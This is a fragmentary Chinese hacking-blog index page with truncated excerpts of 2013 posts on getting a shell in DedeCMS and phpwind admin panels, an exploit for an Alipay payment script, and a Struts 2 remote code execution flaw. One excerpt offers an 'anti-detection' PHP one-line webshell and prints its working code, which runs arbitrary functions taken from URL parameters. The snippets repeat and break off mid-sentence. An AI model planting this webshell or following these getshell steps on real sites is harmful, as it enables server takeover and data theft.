
更新 2013-10-28
Dede后台getshell【过20130715】
测试版本为:V5.7 20130715 测试步骤: 后台——SQL命令运器——执行命令 [crayon-6ab3c67723b57429404609/] 访问:http://site/plu...

网络安全是保护硬件、软件及其系统中的数据不被恶意破坏、更改、泄露。
测试版本为:V5.7 20130715 测试步骤: 后台——SQL命令运器——执行命令 [crayon-6ab3c67723b57429404609/] 访问:http://site/plu...
后台上传插件处,可以上传一个包含php木马的phpwind标准格式插件安装包,并可getshell. 1.先制作一个安装包,需要包含一个manifest.xml...
来源:www.08sec.com 汽车的: /include/paygate/alipay/pays.php [crayon-6ab3c677252bf825021030/] EXP: [crayon-6ab3c677...
在WIN7中有了这个功能,并且感觉很好用,但在XP中没有这样的功能,以前都是用BAT实现的,今天扔个JS实现的: [crayon-6ab3c677253f...

【河马】 php一句话木马服务端和客户端【免杀版】 软件是一个php脚本木马,将<?php echo $_GET[2]($_GET[0]($_GET[1]));?> 写...
[crayon-6ab3c677258df225341333/] PS:长时间不更新也不是回事,偶尔还是更新一下!

Struts又爆远程代码执行漏洞了!在这次的漏洞中,攻击者可以通过操纵参数远程执行恶意代码。Struts 2.3.15.1之前的版本,参数action的值re...